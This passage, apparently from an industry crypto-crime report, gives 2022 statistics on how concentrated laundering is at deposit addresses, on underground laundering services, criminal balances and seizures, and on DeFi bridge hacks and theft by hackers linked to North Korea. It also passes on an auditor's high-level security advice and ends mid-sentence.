The graph shows that most cryptocurrency money laundering is facilitated by a very small group of people. Four deposit addresses cracked \$100 million in illicit cryptocurrency received in 2022, and combined received just over \$1.0 billion, while the 1.2 million deposit addresses receiving under \$100 in illicit funds account for \$38 million in total. Further, 51% of the \$6.3 billion in illicit funds received by fiat off-ramp services in 2022 went to a group of just 542 deposit addresses. Those numbers represent a lower level of money laundering concentration at the deposit address level than we saw in 2021, even though 2022 saw a slight uptick in concentration at the service level. One possible reason for this is that continued law enforcement crackdowns against crypto money launderers, such as the [shutdown of the exchange Bitzlato](#), have spooked the biggest money laundering service providers, or encouraged them to spread their operations across more deposit addresses.

We also see high variance in the degree of money laundering concentration by crime type.





Just 21 deposit addresses account for 50% of all funds sent from ransomware to fiat off-ramps, while the top 21 deposit addresses for funds received from darknet markets account for just 18%.


Despite the drop in overall concentration, 51% of illicit funds moving to just 542 deposit addresses at 83 exchanges still represents a high level of money laundering concentration. If law enforcement and compliance teams were able to disrupt the individuals and groups behind those addresses, it would be much more difficult for criminals to launder cryptocurrency at scale, and go a long way toward making the ecosystem safer.

## Underground money laundering services are a growing concern

Another money laundering trend we've observed is the growth of underground services that aren't as publicly accessible or well-known as standard mixers, as they are typically accessible only through private messaging apps or the Tor browser, and usually only advertised on darknet forums.

We've written above and in past Crypto Crime Reports about OTC brokers nested on exchanges that launder large quantities of illicit funds, many of which seem to explicitly cater to cybercriminals. While this activity still exists, we're also seeing the rise of underground money laundering services with brand names and custom infrastructure, which vary in terms of complexity. Some function simply as networks of private wallets, while others are more akin to an instant exchanger or mixer. But generally, what links them is that they typically move cryptocurrency to exchanges on behalf of

cybercriminals, exchange them for either fiat currency or clean crypto, then send that back to the cybercriminals. Like the nested OTC services, many of these underground services also use those exchanges for liquidity. We can see one example on the Chainalysis Reactor graph below, though names of relevant illicit organizations have been redacted due to ongoing investigations.




In this case, the underground laundering service, which functions similarly to a mixer, helped an affiliate for a prominent ransomware strain move funds to a deposit address at a large, centralized exchange. The deposit address is believed to be controlled by the laundering service itself.

Underground money laundering service activity like that shown above isn't as easy to spot as most activity on public blockchains — identifying these services' addresses requires extensive investigative work, and untangling their transactions requires advanced blockchain analysis techniques such as demixing. That means it's difficult to analyze these services' activity at scale. However, we can estimate their activity by analyzing the activity of all wallets and networks of wallets that meet the following criteria:

- Receive large amounts of cryptocurrency from illicit services
- Send large amounts of cryptocurrency to exchanges and other fiat off-ramps

The graph below shows the yearly cryptocurrency value received by wallets that fit those criteria.


**Total illicit value moving to suspected underground laundering services, 2019–2022**

Total cryptocurrency moving to wallets fitting those criteria has grown over the last few years, and hit \$6 billion in 2022. Again, these are estimates — we can't guarantee that all of the wallets included in this analysis are necessarily underground laundering services, but their on-chain activity suggests that they could be. It's also possible that usage of underground money laundering services will pick up as high-risk exchanges, which have facilitated this activity in the past, face increased pressure from law enforcement, as we saw with [Garantex](#) and [Bitzlato](#).

## Criminal balances dropped in 2022

As we mentioned previously, criminals will often leave funds in a personal wallet, or in a wallet associated with a criminal service for extended periods of time. In some cases, this may be because their crimes have generated enough attention that they don't feel it's possible to move the funds without investigators or industry observers calling it out — we see this often with funds stolen in hacks. In other cases, this may reflect an intention to hold cryptocurrency in the expectation its price will rise, or to continue using it for other criminal endeavors. Thanks to the transparency of the blockchain, we can track these criminal balances granularly to know how much confirmed illicit entities are holding at any given time. Below, we'll take a look at how criminal balances changed in 2022.

### Year end balances of illicit addresses by crime type, 2017–2022



Two things stand out: The first is that criminal balances have plummeted in value in 2022, from \$12.0 billion at the end of 2021 to just \$2.9 billion. Price declines in the ongoing bear market and large, successful seizures by law enforcement in 2022 are the most likely causes of this.

Second, we can see that stolen funds dominate on-chain criminal balances. This is likely due to the fact that the amount of cryptocurrency stolen in hacks has skyrocketed over the last two years, and that these hacks often become huge points of discussion on crypto Twitter and in other industry forums, with many tracking the funds publicly and sharing the addresses holding stolen funds. This can make it difficult for hackers to move stolen funds to a fiat off-ramp, which could be one reason they choose to leave the funds sitting in personal wallets.


Criminal balances are valuable to track as they represent a lower-bound estimate of cryptocurrency that could potentially be seized by law enforcement – the true number for criminal balances is likely much higher, as it includes funds associated with addresses we’ve yet to attribute to criminal entities and funds derived from offline criminal activity and converted to cryptocurrency after the fact.

Investigative agencies have continued to ramp up their ability to [seize cryptocurrency](#) in 2022, with the IRS Criminal Investigation Unit announcing they seized \$7 billion worth of digital assets last year, more than double the amount seized in 2021. 2022 saw several other notable stories of cryptocurrency seized from criminals, including:


- A record [\\$3.6 billion seized](#) from two individuals accused of laundering funds stolen in the 2016 hack of Bitfinex
- The November 2021 [seizure of \\$3.36 billion](#) in Bitcoin stolen from darknet market Silk Road, which was later announced publicly in November 2022
- The [seizure of \\$30 million](#) worth of cryptocurrency stolen from Axie Infinity's Ronin Bridge, marking the first successful seizure of cryptocurrency stolen by North Korean hacking syndicate Lazarus Group

Our data on criminal balances suggests there are still more opportunities for successful seizures, and more generally, illustrates a crucial difference between financial investigations in cryptocurrency versus fiat: In cryptocurrency, criminal holdings can't be stashed away in opaque networks of banks and shell corporations — almost everything is out in the open.


# Stolen Funds



## 2022 Biggest Year Ever For Crypto Hacking with \$3.8 Billion Stolen, Primarily from DeFi Protocols and by North Korea-linked Attackers



2022 was the biggest year ever for crypto hacking, with \$3.8 billion stolen from cryptocurrency businesses. Hacking activity ebbed and flowed throughout the year, with huge spikes in March and October, the latter of which became the biggest single month ever for cryptocurrency hacking, as \$775.7 million was stolen in 32 separate attacks.




Below, we'll dive into what kinds of platforms were most affected by hacks, and take a look at the role of North Korea-linked hackers, who drove much of 2022's hacking activity and shattered their own yearly record for most cryptocurrency stolen.



## DeFi protocols by far the biggest victims of hacks

In last year's Crypto Crime Report, we wrote about how DeFi protocols in 2021 became the primary target of crypto hackers. That trend intensified in 2022.



DeFi protocols as victims accounted for 82.1% of all cryptocurrency stolen by hackers — a total of \$3.1 billion — up from 73.3% in 2021. And of that \$3.1 billion, 64% came from cross-chain bridge protocols specifically. [Cross-chain bridges](#) are protocols that let users port their cryptocurrency from one blockchain to another, usually by locking the user's assets into a smart contract on the original chain, and then minting equivalent assets on the second chain. Bridges are an attractive target for hackers because the smart contracts in effect become huge, centralized repositories of funds backing the assets that have been bridged to the new chain — a more desirable honeypot could scarcely be imagined. If a bridge gets big enough, any error in its underlying smart contract code or other potential weak spot is almost sure to eventually be found and exploited by bad actors.

### How do we make DeFi safer?

DeFi is one of the fastest-growing, most compelling areas of the cryptocurrency ecosystem, largely due to its transparency. All transactions happen on-chain, and the smart contract code governing DeFi protocols is publicly viewable by default, so users can know exactly what will happen to their funds when they use them. That's especially attractive now in 2023, as many of the market blowups of the past year were due to a lack of transparency into the actions and risk profiles of centralized cryptocurrency businesses. But that same transparency is also what makes DeFi so vulnerable — hackers can scan DeFi code for vulnerabilities and strike at the perfect time to maximize their theft

DeFi code auditing conducted by third-party providers is one possible remedy to this. Blockchain security firm [Halborn](#) is one such provider, and is notable for its clean track record — no DeFi protocol to pass a Halborn audit has subsequently been hacked. We spoke with Halborn COO David Schwed, whose background includes stints in risk and security at large banks like BNY Mellon, about how DeFi protocols can better protect themselves. He emphasized that many of the issues in DeFi come down to a lack of investment in security. “A big protocol should have 10 to 15 people on the security team, each with a specific area of expertise,” he told us. He indicated that the core issue is that DeFi developers prioritize growth over all else, and direct funds that could fund security measures to rewards in order to attract users. “The DeFi community generally isn’t demanding better security — they want to go to protocols with high yields. But those incentives lead to trouble down the road.”


Schwed told us that DeFi developers should look to traditional financial institutions for examples of how to make their platforms more secure. “You don’t need to move as slow as a bank, but you can borrow from what banks do.” Some measures he recommends include:

- **Test protocols with simulated attacks.** DeFi developers can simulate different hacking scenarios on testnets in order to test how their protocol stands up to the most common attack vectors.
- **Take advantage of crypto’s transparency.** One huge advantage of a blockchain like Ethereum is that transactions are visible in the mempool before they’re confirmed on the blockchain. Schwed recommended that DeFi developers monitor the mempool closely for suspicious activity on their smart contracts to detect possible attacks as early as possible.
- **Circuit breakers.** DeFi protocols should build out automated processes to pause their protocols and halt transactions if suspicious activity is detected. “It’s better to briefly inconvenience users than to have the entire protocol get drained,” said Schwed.


Schwed also told us that regulators have a role to play here, and can help make DeFi safer by setting minimum security standards that protocol developers must follow. The data on DeFi hacks makes one thing clear: Whether achieved through regulation or voluntary adoption, DeFi protocols will greatly benefit from adopting better security in order for the ecosystem to grow, thrive, and eventually penetrate the mainstream.

## North Korea-linked hackers break theft records yet again: \$1.7 billion stolen

North Korea-linked hackers such as those in cybercriminal syndicate Lazarus Group have been by far the most prolific cryptocurrency hackers over the last few years. In 2022, they shattered their own records for theft, stealing an estimated \$1.7 billion worth of cryptocurrency across several hacks we've attributed to them. For context, North Korea's total exports in 2020 totalled [\\$142 million worth of goods](#), so it isn't a stretch to say that cryptocurrency hacking is a sizable chunk of the nation's economy. Most experts agree the North Korean government is using these stolen to [fund its nuclear weapons programs](#).




\$1.1 billion of that total was stolen in hacks of DeFi protocols, making North Korea one of the driving forces behind the DeFi hacking trend that intensified in 2022. North Korea-linked hackers tend to send much of what they steal to other DeFi protocols, not because these protocols are effective for money laundering — they're actually quite bad for money laundering given 